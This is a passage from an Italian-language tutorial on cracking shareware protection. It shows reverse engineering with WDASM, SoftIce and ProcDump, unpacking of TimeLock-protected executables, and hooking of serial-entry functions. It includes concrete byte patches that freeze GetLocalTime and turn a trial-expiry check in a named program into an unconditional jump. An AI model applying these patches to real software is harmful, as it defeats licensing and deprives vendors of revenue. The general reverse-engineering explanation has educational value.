your executable file, you can create a DLL (Dynamic Link Library) with softSENTRY. You will need to add code to your program to call the DLL and evaluate the return value that it sends.”
  • 109.
    mcMsg = "OKfor Trial mode! Return value = "; mcMsg += retString; } else if (retCode > UserDef_ReturnValue && retCode <= UserDef_ReturnValue +10) { mcMsg = "OK for Password#"; _ltoa(retCode-UserDef_ReturnValue, retString, 10); mcMsg += retString; mcMsg += "! Return value = "; _ltoa(retCode, retString, 10); mcMsg += retString; } else { mcMsg = "Fail! Return value = "; mcMsg += retString; } AfxMessageBox(mcMsg); /* display retCode */ return; } // !!sample program!! testing softSENTRY dll Sotto Windows esistono delle tecniche che vengono definite di subclassing in cui certi messaggi o certe funzioni vengono sostituite con nostre funzioni. Sia nel caso degli interrupts che in questo caso prima di eseguire le sostituzioni venivano salvati gli indirizzi dei vecchi interrupts o funzioni in modo tale che dopo aver intercettato i nuovi ed aver controllato se erano relativi a casi a noi ideali avrebbero potuto essere chiamate i vecchi servizi. L’algoritmo prendeva la forma di : indirizzo_globale_vecchio_indirizzo; nuova_funzione_xxx controlla_se_la_condizione_è... se_si_esegui_fino_a_fine .... .... fine chiama_vecchio_indirizzo fine_nuova_funzione_xxx salva_in_vecchio_indirizzo_xxx inserisci_indirizzo_nuova_funzione_in_xxx EVENTO CHE FA ESEGUIRE L’INDIRIZZO xxxx Per nascondere le funzioni di lettura dei campi relativi ai codici sarebbe possibile intercettare ogni singolo messaggio che indica che è stato premuto un tasto. In pratica invece di fare : String buffer_codice[20]; buffer_codice = LeggiCaratteriInCampoEdit(); si potrebbe : String buffer_codice[20]; Int lunghezza = 0; void funzione_intercetta_carattere()
  • 110.
    begin Char c; c =CaratterePremuto(); se c == INVIO begin buffer_codice[lunghezza] = 0; else buffer_codice[lunghezza] = c; ++lunghezza; end end SettaFunzioneIntercettaCaratteri(funzione_interceta_carattere); In questo modo ogni volta che l’utente preme un tasto viene chiamata la funzione che lo inserisce dentro al buffer. Controllando se il carattere è 0 si capisce se l’utente ha finito l’inserimento a seguito di un INVIO. In questo caso l’intercettazione non deve avvenire a seguito di GetDlgItemText ecc. Per prima cosa possiamo usare Spy++ cercando di capire quali messaggi vengono generati relativi al campo d’edit che ci interessa. Spy++ possiede un cursore che preso con il mouse e posizionato sulla finestra che ci interessa fa in modo che i messaggi visualizzati siano filtrati e relativi a quella finestra. Tenete sempre presente che Windows è un sistema multitasking per cui certe procedure potrebbero essere inserite come funzioni asincrone legate a certi eventi. Ricordiamoci che esiste anche la possibilità di creare un certo numero di TIMER le cui procedure di gestione potrebbero essere adibite a certi scopi. In questo modo potremmo riassumere la sequenza delle cose da capire. INDIVIDUAZIONE LINGUAGGIO LOCALIZZAZIONE DELLE FUNZIONI MODALITA’ DI ESECUZIONE Per la prima e seconda voce possiamo supporre che siano dentro al programma principale o dentro a qualche DLL. WDASM, lo ricordo, possiede un flag che attiva un breakpoint quando il programma abbandona il modulo principale e continua l’esecuzione dentro a una DLL. Inoltre WDASM ci avvisa dinamicamente in quale DLL siamo posizionati.
  • 111.
    Potete osservare imarcatori DLL Load Brk (BEAKPOINT on DLL LOAD) o addirittura quando la DLL viene scaricata. I breakpoints possono essere attivati anche sulla creazione di un thread. Un altro metodo per capire se potrebbe esserci l’implicazione di una DLL nelle funzioni di lettura dei codici potrebbe essere, in modo semplicistico, quello di vedere se durante la sosta sulla dialog di inserimento ci sono DLL lette relative a quel processo. La seguente maschera mostra la finestra di apertura di un programma, che in questo caso indica che il software è scaduto, ma che allo stesso tempo, la tipologia del messaggio ovvero come il messaggio viene mostrato indica la “marca” del software di gestione demo. Questo tipo di software viene decodificato da ProcDump il quale, oltre ad eseguire la decodifica, visualizza anche le dll legate ai moduli letti. Quando viene richiesta l’attivazione di un programma il quale dopo pochi istanti mostra una maschera che avvisa dell’avvenuta espirazione del programma ed andando a veder quali moduli sono collegati risultano evidenti DLL allora inizia a “puzzare di bruciato”. Questo per dire che è chiaro che dentro a quella DLL deve esserci qualche cosa legato al controllo del tempo di scadenza. L’immagine che segue è appunto presa da ProcDump. Notate la DLL tl32inj.dll. Che ci sarà mai di bello dentro a quella DLL ? Per fare vedere che a volte le “prese per i fondelli” da parte dei creatori delle routine di gestione demo è evidente guardate un pò i contenuti di questa DLL. La prima tabella sono i dati generali mentre la seconda sono le funzioni (2 per la precisione). Generatl31inj - General informationsRationaltl31inj.dll ======================================================== Last update : 30/12/97 File size : 459 264 byte(s) Module type : WINDOWS Dynamic links library (32 bits) FileDescription : TimeLOCK 3.1 Client FileVersion : 3, 1, 2, 4 CompanyName : Preview Software, Inc. LegalCopyright : Copyright © 1997 Preview Software, Inc. InternalName : TimeLOCK 3.1 Client ProductName : TimeLOCK 3.1 ProductVersion : 3, 1, 2, 4 Module in use : 0 times Ed ora le due funzioni :
  • 112.
    Exporttl31inj - ExportedfunctionsRationaltl31inj.dll ====================================================== 0 ?DoNotWasteTime_MrCracker@@YGHPBDPBEIPAEPAI@Z 1 ?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z Una funzione che si chiama : PleaseTraceIntoMe_MrCracker è proprio un nome una garanzia !! Dopo aver letto un nome così ti verrebbe quasi da pensare che se provi a fare il trace ti scoppia il computer in faccia ! Solo capendo dove vengono lette le informazioni di quanto è stato attivo il software si possono creare routine che funzionerebbero come le ricariche telefoniche. Ho trovato in giro un crack relativo a ZipMagic che ogni volta che lo lanci ti mette a 60 giorni il tempo a disposizione. Molte volte si tratta di andare a scrivere un numero in qualche parte del registro. ScanBin mostra anche in relazione ad un programma quali DLL vengono chiamate direttamente e quali indirettamente. DLL used : c:WindowsVBRUN300.DLL ================================== Direct calls -------------------------------------------------------------- GDI = c:WindowsSYSTEMGDI.EXE KERNEL = c:WindowsSYSTEMKRNL386.EXE KEYBOARD = c:WindowsSYSTEMKEYBOARD.DRV USER = c:WindowsSYSTEMUSER.EXE WIN87EM = c:WindowsSYSTEMWIN87EM.DLL Undirect calls -------------------------------------------------------------- COMM = c:WindowsSYSTEMCOMM.DRV DDEML = c:WindowsSYSTEMDDEML.DLL MOUSE = c:WindowsSYSTEMLMOUSE.DRV SYSTEM = c:WindowsSYSTEMSYSTEM.DRV La seconda voce era relativa all’identificazione del metodo usato per la lettura dei codici. Ho detto prima che moltissimi scritti legati a “come sproteggere xxxx” sono tutti relativi a programmi che usano GetDlgItemText per la lettura dei serial number. Bisogna ricordarsi che il non utilizzo di queste funzioni non dipende solo dealla furbizia del programmatore a non usarle, al fine di non fare identificare le funzioni di protezione tanto semplicemente, ma dipende anche dal linguaggio usato per la scrittura del programma. GetDlgItemText è un API del C per cui altri linguaggi non dispongono di questo identificatore di funzione (magari hanno funzioni proprie che eseguono scopi uguali o simili). Esiste VisualBasic, Delphi ecc. In questi casi bisogna sapere quali sono le funzioni proprie del linguaggio che eseguono la lettura di dati da un campo di edit inserito dentro ad una dialog. Ad esempio precedentemente ho detto che potrebbe essere usata funzione MessageBox relativa alla visualizzazione del messaggio “Codice errato” per identificare il punto dove viene controllato il codice inserito. Se il programma è scritto in C la funzione è appunto MessageBox. In caso di un programma Delphi la funzione si chiama : ShowMessage(Const Msg: String); Questa in Delphi crea una Dialog con il testo specificato come argomento con un pulsante per proseguire.
  • 113.
    Finestre di dialogun po più complesse possono essere create in Delphi con : function MessageDlg(...); Inoltre DELPHI possiede delle funzioni idonee alla presentazone di una dialog destinata all’input di valori. Questa funzione è : function InputBox(...); function InputQuery(...); Ricordatevi che comunque possono essere alla fine utilizzate le API di Windows. In pratica potreste accorgervi che un programma è scritto in VisualBasic e che quindi questo può utilizzare certe funzioni inserite dentro alla DLL di Run Time di VB. Supponiamo che il programma in questione usi certe funzioni di Run Time di VB 3.0. Se andiamo a vedere le funzioni importate dal modulo di VB ovvero VB400.dll o similia vedremmo : Imported functions : c:WindowsVBRUN300.DLL ============================================ GDI 1 SETBKCOLOR GDI 2 SETBKMODE GDI 3 SETMAPMODE GDI 4 SETROP2 GDI 7 SETSTRETCHBLTMODE GDI 9 SETTEXTCOLOR GDI 11 SETWINDOWORG GDI 13 SETVIEWPORTORG GDI 14 SETVIEWPORTEXT GDI 15 OFFSETWINDOWORG GDI 19 LINETO GDI 20 MOVETO GDI 21 EXCLUDECLIPRECT GDI 22 INTERSECTCLIPRECT GDI 23 ARC GDI 24 ELLIPSE GDI 26 PIE GDI 27 RECTANGLE Come potete vedere l’immagine creata da ScanBin mostra che la DLL VBRUN300 di VisualBasic 3.0 importa da GDI le funzioni SetBKColor ecc. Comunque il problema di individuare il metodo di lettura è relativo all’individuazione delle funzioni usate per la lettura dei codici oppure all’identificazione del metodo. In questo caso bisognerà andare a vedere i messaggi gestiti visto che quasi sicuramente le letture avverranno da funzioni utilizzante come windows procedure per i campi di edit. Chi fa programmazione in ambiente Windows conosce il termine della Windows Procedure. In pratica quando un finestra viene creata gli viene abbinata una funzione a cui normalmente vengono indirizzati i messaggi relativi a questa. Usando il vecchio e caro C nella Windows Procedure veniva inserito un CASE che serviva ad individuare il messaggio. La funzione di gestione riceveva tre parametri tra cui l’handle della finestra relativa la messaggio e due parametri che venivano usati per vari scopi a seconda del tipo di messaggio. WDASM permette di inserire breakpoint automatici in relazione alle chiamate a delle funzioni. Un pulsante presente nella maschera che indicava l’avvenuta chiamata a tali funzioni permetteva di eseguirla e di visualizzare i dati di ritorno. SoftIce quando si richiede la visualizzazione delle finestre mostra, oltre all’handle anche l’indirizzo della Window Procedure. Per mostrare praticamente come avviene la creazione di una dialog e l’abbinamento di una Window Procedure riporto le seguenti linee in C. In questa funzione viene creata un istanza relativa alla funzione che dovrà ricevere i messaggi della window. int BLD_NOMEFORClicked104DlgFuncDef(HWND hWnd,char *szDlgName) {
  • 114.
    DLGPROC lpProc; int ReturnValue; lpProc= (DLGPROC)MakeProcInstance((FARPROC)windows_procedure,hInst); ReturnValue = DialogBox(hInst,(LPSTR)(szDlgName?szDlgName:"FORMEDIT"), hWnd,lpProc); // Resto del codice } Quella che segue è la vera e propria window procedure dentro alla quale grazie ad un Case è possibile individuare la tipologia dei messaggi. BOOL BLD_CALLBACK window_procedure(HWND hDlg,UINT message,WPARAM wParam,LPARAM lParam) { WORD wId; switch(message) { case WM_INITDIALOG: return BLD_NOMEFORClicked104DlgDefault(hDlg,message,wParam,lParam); break; case WM_COMMAND: wId=LOWORD(wParam); switch(wId) { default: return BLD_NOMEFORClicked104DlgDefault(hDlg,message,wParam,lParam); break; } break; default: return BLD_NOMEFORClicked104DlgDefault(hDlg,message,wParam,lParam); break; } return TRUE;// Did process the message } Come potete vedere la funzione riceve sempre tre parametri, quelli di cui abbiamo parlato prima. WDASM quando individua una call ad una funzione in genere mostra simbolicamente i parametri. Guardate i dati che seguono relativi ad una qualsiasi call. API LPTSTR Arg00 = GetCommandLineA(Arg01) API Address=0040EE5E, API Return Address=0040EE64 Arg01 = (void) RESULT for API GetCommandLineA Arg00 = (LPTSTR) 815fb28c -> " " Arg01 = (void) Ritornando al discorso relativa alla funzione per la lettura dei numeri di serializazione possiamo dire che i caratteri possono essere anche inseriti in modo asincrono intercettando ogni singolo messaggio di scrittura dei caratteri. Accertatevi che non avvenga qualche sostituzione di qualche procedura legata a qualche window mediante le funzioni API SetWindowLong(). NewStatic = (FARPROC) MakeProcInstance((FARPROC) NewStaticProc, hInst); OldStatic = (FARPROC) GetWindowLong(GetDlgItem(hDlg,148),GWL_WNDPROC);
  • 115.
    SetWindowLong(GetDlgItem(hDlg,148), GWL_WNDPROC, (LONG)NewStatic); Le precedenti linee creavano un istanza legata alla nuova funzione di gestione della window, che in questo caso è un campo d’edit (GetDlgItem(hDlg, 148)), e salvano la vecchia in modo da poterla ripristinare o richiamare quando la si vuole. Volendo creare una funzione di lettura particolare legata ad un campo d’edit la si potrebbe abbinare e quindi fargli eseguire la lettura tramite una metodologia come quella precedente. Con SoftIce è possibile settare breakpoint generici con l’unico selettore basato sull’handle della finestra. Il problema è che la window di SoftIce continuerebbe a comparire in continuazione rendendo impossibile il lavoro. Spesso le funzioni di registrazione aprono dei files normali per leggere e scrivere informazioni. Alcune utilities sono in grado di dare, tra le altre informazioni, anche il numero e il nome dei files aperti in un certo istante. Ricordiamoci sempre che il sistema operativo gestisce un certo numero di tabelle con dentro le informazioni di tutto ciò che capita nel sistema. Basta sapere dove andarle a leggere o al limite quale utility usare. TaskInfo è una recente utility che riesce a fornire le informazioni anche dei file aperti. TaskInfo v.1.5 for Windows 95/98 Copyright (C) 1998,1999 by Igor Arsenin. All rights reserved. Mail: taskinfo@iarsn.com WWW: http://www.iarsn.com/downloads Prima di terminare questa prefazione relative alle scelte bisogna ancora approfondire alcuni concetti. Inizialmente si parlava del registro e si diceva che se si riesce ad individuare dove sono memorizzate alcune informazioni si potrebbe risparmiare il lavoro per andare a vedere come si serializza il programma. Se, ad esempio, ci fosse un voce di registro in cui viene memorizzato il numero di giorni di durata del programma lo si potrebbe mettere a 100.000 rendendo quindi inutile la serializzazione. Il registro può essere considerato un evoluzione dei file .INI anche se di fatto l’introduzione di questo concetto non ha reso obsoleti certi file .ini come ad esempio il win.ini. PROTOTIPI ASSEMBLER Se uno volesse farsi un idea di come alcuni costrutti del C vengono tradotti i assembler dal compilatore potrebbe creare delle micro funzioni e farle compilare con la sintassi che avevo riportato in uno dei capitoli iniziali. Ripeto la linea di comando : cl /c /Fanome.asm nomefile.c Per fare un esempio, volendo farsi l’idea di come il compilatore crea alcuni costrutti legati al IF è possibile crearsi un programma del tipo : #include <string.h>
  • 116.
    char str1[20], str2[20]; voiddump_funct() {} void funzione_if(void) { int a = 0; if(a == 1) { dump_funct(); } if(a < 1) { dump_funct(); } else { dump_funct(); } if(strcmp(str1,str2)) dump_funct(); if(!strcmp(str1,str2)) dump_funct(); if(strcmp(str1,str2)) dump_funct(); else dump_funct(); } Avrete capito che dump_funct() serve solo a fare una chiamata fittizia. La compilazione deve avvenire anche con l’ottimizzatore staccato (/Od) perchè con un sorgente come il precedente vi darebbe l’impressione di aver bloccato il computer. In pratica non sarebbe bloccato ma solo in pausa perchè non riuscirebbe più a smettere di ridere ! Ecco la traduzione del compilatore con tanto di numero di linea a cui si riferisce. TITLE funzioni.c .386P include listing.inc if @Version gt 510 .model FLAT else _TEXT SEGMENT PARA USE32 PUBLIC 'CODE' _TEXT ENDS _DATA SEGMENT DWORD USE32 PUBLIC 'DATA' _DATA ENDS CONST SEGMENT DWORD USE32 PUBLIC 'CONST' CONST ENDS _BSS SEGMENT DWORD USE32 PUBLIC 'BSS' _BSS ENDS _TLS SEGMENT DWORD USE32 PUBLIC 'TLS' _TLS ENDS FLAT GROUP _DATA, CONST, _BSS ASSUME CS: FLAT, DS: FLAT, SS: FLAT endif _DATA SEGMENT COMM _str1:BYTE:014H COMM _str2:BYTE:014H _DATA ENDS
  • 117.
    PUBLIC _dump_funct _TEXT SEGMENT _dump_functPROC NEAR ; File funzioni.c ; Line 5 push ebp mov ebp, esp pop ebp ret 0 _dump_funct ENDP _TEXT ENDS PUBLIC _funzione_if EXTRN _strcmp:NEAR _TEXT SEGMENT _a$ = -4 _funzione_if PROC NEAR ; Line 8 push ebp mov ebp, esp push ecx ; Line 9 mov DWORD PTR _a$[ebp], 0 ; Line 11 cmp DWORD PTR _a$[ebp], 1 jne SHORT $L118 ; Line 12 call _dump_funct $L118: ; Line 15 cmp DWORD PTR _a$[ebp], 1 jge SHORT $L119 ; Line 16 call _dump_funct ; Line 17 jmp SHORT $L120 $L119: ; Line 18 call _dump_funct $L120: ; Line 21 push OFFSET FLAT:_str2 push OFFSET FLAT:_str1 call _strcmp add esp, 8 test eax, eax je SHORT $L121 ; Line 22 call _dump_funct $L121: ; Line 24 push OFFSET FLAT:_str2 push OFFSET FLAT:_str1 call _strcmp add esp, 8 test eax, eax jne SHORT $L122 ; Line 25 call _dump_funct $L122: ; Line 27 push OFFSET FLAT:_str2 push OFFSET FLAT:_str1
  • 118.
    call _strcmp add esp,8 test eax, eax je SHORT $L123 ; Line 28 call _dump_funct ; Line 29 jmp SHORT $L124 $L123: ; Line 30 call _dump_funct $L124: ; Line 33 mov esp, ebp pop ebp ret 0 _funzione_if ENDP _TEXT ENDS END Il primo if corripondente a if(a == 1) { dump_funct(); } Viene tradotto con ; Line 11 cmp DWORD PTR _a$[ebp], 1 jne SHORT $L118 ; Line 12 call _dump_funct $L118: Questo aiuta a capire che quando ci si trova dinanzi a costrutti che utilizzano ebp ed esp è probabile che si riferiscano a variabili automatiche gestite nello stack. Esistono casi in cui una prima analisi potrebbe indurre a pensare che forse è il caso di lasciare perdere. Se per trovare il codice di un programma per formattare un sorgente C pretende 3 settimane di lavoro ... Che cosa potrebbe indurre a desistere ? Come avevo detto prima nella fase iniziale bisognerebbe cercare di ricavare più informazioni possibili sul target. In questo caso, già solo richiedendo informazioni con QuickViewPlus, viene mostrata una tabella di questo tipo : ...... Qui sono state troncate .... Export Table Name: CCRWINN.EXE Characteristics: 00000000 Time Date Stamp: 00000000 Version: 0.00 Base: 00000001 Number of Functions: 00000006 Number of Names: 00000006 Ordinal Entry Point Name 0002 00001074 @ExecWait@EnumWndProc$qqsp6HWND__l
  • 119.
    0001 00009974 @TMainWindow@DDECallBack$qqsususp7HCONV__p5HSZ__t4p10HDDEDATA__ulul 0004 0007bad4@__lockDebuggerData$qv 0005 0010429c @__unlockDebuggerData$qv 0003 000d5d88 __DebuggerHookData 0000 000d5db0 __GetExceptDLLinfo Import Table ÄmP Ordinal Function Name 616d phore error 6f40 P 6f50 P 6f6a P 6f8d P 6fa9 P 6fc5 P 6fde P 0050 ùoP 0050 ____________ 005a 00d4 0130 006e Tue 4d00 onday 6164 y 6164 y 6265 4d00 ay 5300 ep 6365 0079 March 006c May 7541 gust 626d er 766f ember 626d er 50cc Q 0000 7494 A mP Ordinal Function Name 6547 tTickCount 4665 ile 736f eHandle 736c trlenA 6c47 obalSize 0000 6f6d ryStatus 0000 _lopen 416c lloc 0 GetVersion Beh!
  • 120.
    Già quelle funzionitipo @__lockDebuggerData$qv mi fanno indugiare. Poi il macello sulle funzioni importate mi fanno pensare che effettivamente il lockDebuggerData faccia qualche cosa. Inoltre l’uso di certi programmi che eseguono la decodifica si piantano brutalmente. In ogni caso quando vengono segnalati messaggi di questo tipo prima di piangere provate a seguire una procedura come quella che segue. Il programma in questione, cercando di caricarlo con WDASM, segnala il seguente messaggio. Caricate PROCDUMP (guardate il capitolo sul software) e selezionate il pulsante UNPACK. Specificate il nome del programma andandolo a cercare e selezionandolo dalla lista. Quando vi viene mostrata la finestra in cui selezionare il metodo di packing selezionate la prima relativa al metodo SCONOSCIUTO (a meno che non lo conosciate). PROCDUMP caricherà il programma e vi segnalerà tramite una MessageBox di premere un tasto a caricamento avvenuto. PROCDUMP inizierà a lavorare mostrandovi a video lo scorrere dei bytes analizzati. Ricordatevi quanto appena detto ovvero di premere il pulsante solo dopo che il programma è stato avviato da PROCDUMP. Terminato il lavoro di decodifica, se andato a buon esito, vi verrà richiesto di assegnare un nome al file di cui eseguire il dump. Il file deve avere estensione .EXE in quanto, come il file che lo ha generato, è il file eseguibile con le informazioni normalizzate. Prima di continuare provate a fare la prova più semplice di tutte, ovvero provate a lanciare il programma per vedere se non ci sono problemi. Sicuramente il file avrà una dimensione diversa. Il più grosso è quello creato da PROCDUMP (nel mio caso). Come abbiamo detto all’inizio dell’argomento WDASM segnalava che il file aveva il PE in un formato non standard e cercando di visualizzare le funzioni importate ne venivano mostrate pochissime. Adesso caricando il programma con WDASM e visualizzando le funzioni importate vengono mostrate tutte (questa è solo l’inizio ma si vedono già funzioni importanti per verificare i codici ... in questo caso infatti viene letto dal registro  ). advapi32.RegCloseKey advapi32.RegCloseKey advapi32.RegCreateKeyExA advapi32.RegDeleteValueA advapi32.RegFlushKey advapi32.RegOpenKeyExA advapi32.RegOpenKeyExA advapi32.RegQueryValueExA advapi32.RegQueryValueExA advapi32.RegSetValueExA
  • 121.
    comctl32.ImageList_Add comctl32.ImageList_BeginDrag comctl32.ImageList_Create comctl32.ImageList_Destroy comctl32.ImageList_DragEnter comctl32.ImageList_DragLeave comctl32.ImageList_DragMove comctl32.ImageList_DragShowNolock comctl32.ImageList_Draw comctl32.ImageList_DrawEx Questo invece eral’inizio (e quasi la fine) del programma non processato da PROCDUMP). KERNEL32.BeginUpdateResourceA KERNEL32.CloseHandle KERNEL32.ConnectNamedPipe KERNEL32.ContinueDebugEvent KERNEL32.CreateFileA KERNEL32.CreateFileMappingA KERNEL32.CreateMutexA KERNEL32.CreateSemaphoreA KERNEL32.DebugActiveProcess KERNEL32.DeleteCriticalSection KERNEL32.DeleteFileA KERNEL32.DeviceIoControl KERNEL32.EndUpdateResourceA KERNEL32.EnterCriticalSection Generalmente un sistema TimeLock è composto da più file tra i quali ne esiste uno in formato normale che contiene le (o la) funzioni che decodificano le altre. Se si cerca di leggere le informazioni di un file prima che questo venga decodificato sicuramente verranno fuori amenità o in ogni caso un numero sicuramente inferiore all’effettivo. Alcuni programmi che effettuano il dump servono appunto a ricreare le testata dei programmi dopo che il software originale lo ha decodificato. Nella parte legate al sistema di TimeLock chiamato VBOX approfondiremo il discorso sui PE codificati e sul metodo di attendere che il programma stesso esegua la decodifica per poi creare dei DUMP con programmi come SoftDump, ProcDump o similia. Una nota particolare riguarda la scelta del debugger. Spesso un programma utilizza la libreria relativa alla macchina virtuale di visual basic o comunque è scritto in un linguaggio con funzioni proprie che rendono difficile l’interpretazione delle routines per la serializzazione. Quando vedete che un programma importa le funzioni da MSVBVM60.DLL allora potete stare sicuri che questa libreria a sua volta richiama le varie funzioni API di Windows presenti in Gdi32.DLL, USER32.DLL ecc. Potendo intercettare queste funzioni potreste cercare le varie GetDlgItemTextA ecc. Debugger come WDASM vi mostrano una finestra in cui compaiono le funzioni importate e l’unico modo per settare dei breakpoint sull’intercettazione di queste è quello di clickare su quelle desiderate. Potreste usare il metodo di importare voi le librerie settando poi degli abbinamenti con programmi attivi, ma non saprei dirvi con precisione se è una tecnica utilizzabile sempre. Debugger come SoftIce possono eseguire l’import da WINICE.DAT delle DLL contenenti le varie funzioni GetDlgItemTextA ecc. per cui se la funzione di VB 6.0 utilizzerà quella allora l’intercettazione potrà essere fatta semplicemente. Ecco la copia di un winice.dat in cui sarà sufficente eliminare il rem dinanzi alla DLL per eseguire l’import. ; WINICE.DAT ; (SIW95WINICE.DAT) ; for use with SoftICE Version 3.2 (Windows 95) ; 14 July 1997 ; ************************************************************************* ; If your have MORE than 32MB of physical memory installed, change ; the PHYSMB line to the correct # of Megabytes. ; If you have LESS than 32MB you can save a bit of memory by ; specifying the correct # of Megabytes ; ************************************************************************* ; ***** Examples of sym files that can be included if you have the SDK ***** ; Change the path to the appropriate drive and directory
  • 122.
    ;LOAD=c:windowssystemuser.exe ;LOAD=c:windowssystemgdi.exe ;LOAD=c:windowssystemkrnl386.exe ;LOAD=c:windowssystemmmsystem.dll ;LOAD=c:windowssystemwin386.exe ; ***** Examplesof export symbols that can be included ***** ; Change the path to the appropriate drive and directory ;EXP=c:windowssystemvga.drv ;EXP=c:windowssystemvga.3gr ;EXP=c:windowssystemsound.drv ;EXP=c:windowssystemmouse.drv ;EXP=c:windowssystemnetware.drv ;EXP=c:windowssystemsystem.drv ;EXP=c:windowssystemkeyboard.drv ;EXP=c:windowssystemtoolhelp.dll ;EXP=c:windowssystemshell.dll ;EXP=c:windowssystemcommdlg.dll ;EXP=c:windowssystemolesvr.dll ;EXP=c:windowssystemolecli.dll ;EXP=c:windowssystemmmsystem.dll ;EXP=c:windowssystemwinoldap.mod ;EXP=c:windowsprogman.exe ;EXP=c:windowsdrwatson.exe ; ***** Examples of export symbols that can be included for Windows 95 ***** ; Change the path to the appropriate drive and directory ;EXP=c:windowssystemadvapi32.dll ;EXP=c:windowssystemshell232.dll ;EXP=c:windowssystemcomctl32.dll ;EXP=c:windowssystemcrtdll.dll ;EXP=c:windowssystemversion.dll ;EXP=c:windowssystemnetlib32.dll ;EXP=c:windowssystemmsshrui.dll ;EXP=c:windowssystemmsnet32.dll ;EXP=c:windowssystemmspwl32.dll ;EXP=c:windowssystemmpr.dll In altre parole un linguaggio xx potrebbe avere delle funzioni sue per leggere un campo d’edit. Se la libreria si supporta sulle API di Windows significherà che questa utilizzerà appunto queste ultime per l’esecuzione della funzionalità. Nel capitolo relativo alle librerie esiste un ampliamento del discorso relativo al MSVBVM60.DLL. Potremmo avere una funzione LeggiEditField() che si supporta su GetDlgItemTextA. Se non siete specializzati nel linguaggio potete solo andare ad intuito per capire quali funzioni svolgono un certo compito e generalmente lo si può fare solo dal nome. Potendo intercettare alla base la funzione su cui si basa allora semplificherete il tutto. CAMBIO DEI PARAMETRI DELLA DATA DI EXPIRE Se partiamo dal presupposto che alcuni programmi controllano la data per sapere se il programma è scaduto, possiamo immaginare due possibili tecniche. La prima parte dal presupposto che da qualche parte il programma legge la data attuale per confrontarla con quella di installazione. Se quando installiamo il programma eseguiamo subito la modifica potremmo sperare nel corretto funzionamento di una metodologia di questo tipo. Supponiamo che la data di installazione sia 12/09/1999. Indipendentemente da dove si registra la data di installazione è sufficente che modifichiamo la chiamata a GetLocalTime o della funzione che il programma
  • 123.
    utilizza per leggereil tempo facendo in kodo che questa restituisca sempre la data 12/09/1999. Prendiamo ilo programma xxxxx.exe e carichiamolo con WDASM. Cerchiamo le funzioni che restituiscono il tempo (guardate il capitolo delle API). Nell’esempio esiste solo GetLocalTime. ...... kernel32.GetLocaleInfoA kernel32.GetLocalTime kernel32.GetLogicalDrives ...... Settiamo un breakpoint e attendiamo che si fermi. Nell’istante in cui si attiva il breakpoint possiamo vedere la chiamata alla funzione. API void Arg00 = GetLocalTime(Arg01) API Address=00405A68, API Return Address=00408465 Arg01 = (LPSYSTEMTIME) 0069fc6c Arg01->st.wYear = 49024 decimal Arg01->st.wMonth = 16609 decimal Arg01->st.wDayOfWeek = 31342 decimal Arg01->st.wDay = 68 decimal Arg01->st.wHour = 64640 decimal Arg01->st.wMinute = 105 decimal Arg01->st.wSecond = 31356 decimal Arg01->st.wMilliseconds = 68 decimal RESULT for API GetLocalTime Arg00 = (void) Arg01 = (LPSYSTEMTIME) 0069fc6c Arg01->st.wYear = 1999 decimal Arg01->st.wMonth = 9 decimal Arg01->st.wDayOfWeek = 4 decimal Arg01->st.wDay = 16 decimal Arg01->st.wHour = 0 decimal Arg01->st.wMinute = 56 decimal Arg01->st.wSecond = 47 decimal Arg01->st.wMilliseconds = 680 decimal Il codice mostrato è il seguente : * Reference To: kernel32.GetLocalTime, Ord:0000h | :00408460 E803D6FFFF Call 00405A68 :00408465 668B4C240E mov cx, word ptr [esp+0E] :0040846A 668B54240A mov dx, word ptr [esp+0A] :0040846F 668B442408 mov ax, word ptr [esp+08] :00408474 E81FFEFFFF call 00408298 I registri cx, dx, ax contengono (da notare che oggi al mio computer è il 16/9/99) EAX=000007CF -> AX=07CF -> DECIMALE 1999 ecx=ca0a0010 -> CX=0010 -> DECIMALE 16 edx=bffc0009 -> DX=0009 -> DECIMALE 9 Se la data di installazione del programma fosse quella odierna potrei settare delle costanti modificando le istruzione mov cx, word ptr [esp+0E] ecc. con
  • 124.
    MOV CX, 0010 MOVAX, 07CF MOV DX, 0009 Il secondo metodo è quello invece di andare a vedere dove viene fatto il controllo sul numero di giorni. La ricerca può avvenire anche cercando la segnalazione del program EXPIRED. :00447AA8 837DE81E cmp dword ptr [ebp-18], 0000001E :00447AAC 7E40 jle 00447AEE :00447AAE 6A30 push 00000030 * Possible StringData Ref from Code Obj ->"Expiration Notice" | :00447AB0 68847D4400 push 00447D84 * Possible StringData Ref from Code Obj ->"Your trial period for Directory " ->"Printer has " | :00447AB5 68987D4400 push 00447D98 :00447ABA 8B45FC mov eax, dword ptr [ebp-04] :00447ABD E83AB2FDFF call 00422CFC :00447AC2 50 push eax * Reference To: user32.MessageBoxA, Ord:0000h | :00447AC3 E8F0E5FBFF Call 004060B8 :00447AC8 8B45FC mov eax, dword ptr [ebp-04] :00447ACB 8B8064020000 mov eax, dword ptr [eax+00000264] :00447AD1 33D2 xor edx, edx Se il programma arrivasse a 00447AC3 (4 righe qui sopra) segnalerebbe il messaggio di EXPIRED per cui nella seconda riga sarà sufficiente sostituire il salto jle 00447AEE con un JMP fisso, salto che gli farebbe saltare il messaggio di expired e quindi .... :00447AAC EB40 jmp 00447AEE :00447A9D call DIRPRINT.00402994 :00447AA2 sub ebx, eax :00447AA4 inc ebx :00447AA5 mov dword ptr [ebp-18], ebx :00447AA8 cmp dword ptr [ebp-18], 0000001E BP*:00447AAC jmp DIRPRINT.00447AEE Dopo quest’ultima istruzione premete F9 e lasciate eseguire il programma. Beh! Dovrete solo poter sopportare il non senso del messaggio che vi dice : “Questa è una versione a 30 giorni di prova ... voi siete al 72 esimo giorno dei 30 ...”. FUNZIONI DI FORMATTAZIONE DEL TESTO Alcune volte vengono mostrate, dal programma in analisi, delle stringhe che sono state chiaramente formattate da funzioni quali wsprintf() ecc.
  • 125.
